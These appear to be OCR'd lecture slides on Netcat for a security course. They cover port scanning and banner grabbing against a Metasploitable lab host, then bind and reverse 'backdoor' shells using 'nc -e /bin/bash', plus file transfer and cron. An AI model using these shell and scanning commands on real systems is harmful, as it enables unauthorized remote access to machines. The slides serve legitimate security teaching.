  - Or use **nc [options] –e [program]**, which tells Netcat to execute a program only after a connection is made. The –e option has the effect not only of passing whatever Netcat receives on the network to the Standard Input of the program, but also of sending the Standard Output of the program back across the network via Netcat

Netcat Usage, flags


- **nc [flags] [targetIP] [remote_port(s)]**
  - **-l:** listen mode (default is client)
  - **-L:** listen harder (Windows version only)-netcat listens again after a client disconnects
  - **-u:** UDP mode (default is TCP). The other side must use UDP too
  - **-p:** local port (In listen mode, this is the port listen on. In client mode, this is the source port for packets sent)
  - **-d**: run in the background (detached from the console)
  - **-e:** program to be executed after connection occurs
  - **-n:** don't resolve name of the machines on the other side
  - **-z:** zero I/O mode. TCP: just complete the three way handshake, no data transfer. UDP: just emit a UDP packet without payload (just the packet header)
  - **-wN:** timeout for connections, wait for N seconds. Netcat will wait for N seconds to make a connection. Netcat stop running if the connection doesn't happen in that time. If a connection does occur, netcat sends or retrieves data. When no data is transmitted for a total of N seconds, netcat stop running

Netcat Usage Continued

- Clients initiate connections
  - ❖**# nc –nv [targetIP] [remote_port(s)]**
- Listeners (Servers) wait for connections
  - ❖**# nc –lvp [local_port]**

```
root@kali:~# nc -nv 192.168.56.102 22
(UNKNOWN) [192.168.56.102] 22 (ssh) open
SSH-2.0-OpenSSH_7.9p1 Debian-5
^C
root@kali:~# nc -n 192.168.56.102 22
SSH-2.0-OpenSSH_7.9p1 Debian-5
^C
```

*Verbose mode vs. Non-Verbose mode



Port Scanning Using Netcat

- Single port scan
  - ❖nc [targetIP] [port]
  - ❖Example: nc –n –v 192.168.1.81 23
  - ❖You can also use telnet to accomplish the same task

```
root@kali:~# nc -n 153.91.153.82 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
^C
root@kali:~# nc -n 153.91.153.82 21
220 (vsFTPd 2.3.4)
^C
root@kali:~# nc -n 153.91.153.82 22
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

- Multiple ports scan
  - ❖nc [targetIP] [port_range x-y]
  - ❖Example: nc –n –v –z –w3 192.168.1.81 1-100
  - ❖Ports are searched in inverse order
  - ❖Using –r to randomize it
  - ❖-v will tell us when a connection is made
  - ❖-w3 means wait no more than 3 seconds on each port

```
root@kali:~# nc -n 153.91.153.82 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Wed, 16 Jan 2019 17:56:17 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```

```
root@kali:~# nc -n -v -z -w3 153.91.153.82 20-80
(UNKNOWN) [153.91.153.82] 80 (http) open
(UNKNOWN) [153.91.153.82] 53 (domain) open
(UNKNOWN) [153.91.153.82] 25 (smtp) open
(UNKNOWN) [153.91.153.82] 23 (telnet) open
(UNKNOWN) [153.91.153.82] 22 (ssh) open
(UNKNOWN) [153.91.153.82] 21 (ftp) open
```

Service Banners Harvesting

- $ echo "" | nc –v –n –w1 [targetIP] [port_range]
  - ❖-z flag should not be included. If so, you will not grab the service banner
  - ❖We echo nothing to force closure of Standard Input

```
root@kali:~# echo "" | nc -n -v -w3 153.91.153.82 20-100
(UNKNOWN) [153.91.153.82] 80 (http) open
(UNKNOWN) [153.91.153.82] 53 (domain) open
(UNKNOWN) [153.91.153.82] 25 (smtp) open
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
500 5.5.2 Error: bad syntax
(UNKNOWN) [153.91.153.82] 23 (telnet) open
[illegible] [illegible]'(UNKNOWN) [153.91.153.82] 22 (ssh) open
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
Protocol mismatch.
(UNKNOWN) [153.91.153.82] 21 (ftp) open
220 (vsFTPd 2.3.4)
root@kali:~#
```

Service Banners Harvesting

- $ nc –v –n –w1 [targetIP] [port_range]
  - ❖ The wait switch (-wN) in Netcat will wait for N seconds on an open port after there is no information on the Standard Input
  - ❖ Without echo "", the Netcat client could hang on the first open port, waiting forever for Standard Input from the keyboard. So we purposely echo nothing to close off Standard Input

```
root@kali:~# nc -n -v -w3 153.91.153.82 20-100
(UNKNOWN) [153.91.153.82] 80 (http) open
```

Client Banners Harvesting


- $ nc –lvp [local_port]
  - Then the client has to be made to connect to the listener


```
root@kali:~# nc -lvp 3333
listening on [any] 3333 ...
connect to [153.91.154.174] from MATHWCM222C-01S.ucmo.local [153.91.155.117] 521
50
GET / HTTP/1.1
Host: 153.91.154.174:3333
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/71.0.3578.98 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
png,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
root@kali:~# nc -lvp 3333
listening on [any] 3333 ...
connect to [153.91.154.174] from MATHWCM222C-01S.ucmo.local [153.91.155.117] 604
55
GET / HTTP/1.1
Host: 153.91.154.174:3333
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:62.0) Gecko/20100101 Fir
efox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Use Netcat to Create a Bind Shell (Backdoor)

- Target machine (listening)
  - ❖# nc –lvp 4444 –e /bin/bash
- Attacker machine
  - ❖# nc –nv 192.168.1.2 4444





nc Target_IP 4444

Type commands here!

Allows port 4444


Protected Server


nc –lvp 4444 –e /bin/bash

Commands executed here!

Use Netcat to Create a Reverse Shell (Backdoor)

- Target machine
  - ❖# nc –nv 198.168.1.1 4444 –e /bin/bash
- Attacker machine (listening)
  - ❖# nc –lvp 4444





nc –lvp 4444

Type commands here!

Blocks inbound, allows outbound port 4444

Protected Server

nc attack_IP 4444 –e /bin/bash

Commands executed here!

Moving Files Using Netcat

- Machine 1 (IP: 192.168.20.9, target machine)
  - # nc –lvp 1234 > /tmp/netcatfile
- Machine 2 (sending myfile)
  - # nc 192.168.20.9 1234 < /tmp/myfile
- You've used netcat to transfer the file from Machine 2 to Machine 1 ☺
- How can we transfer the file from Machine 1 to Machine 2?

Automating Tasks With Cron

- The ***cron*** command allows us to schedule tasks to automatically run at a specified time.
- The cron table uses a special format for allowing you to specify when a job should be run
  - **min hour dayofmonth month dayofweek command**
  - 15 16 * * 1 command
  - The command must specify the full command pathname
- In the /etc directory, you can see several files and directories related to cron
- There are four pre-configured directories: hourly, daily, monthly and weekly
  - # cd /etc
  - # ls | grep cron
  - # gedit crontab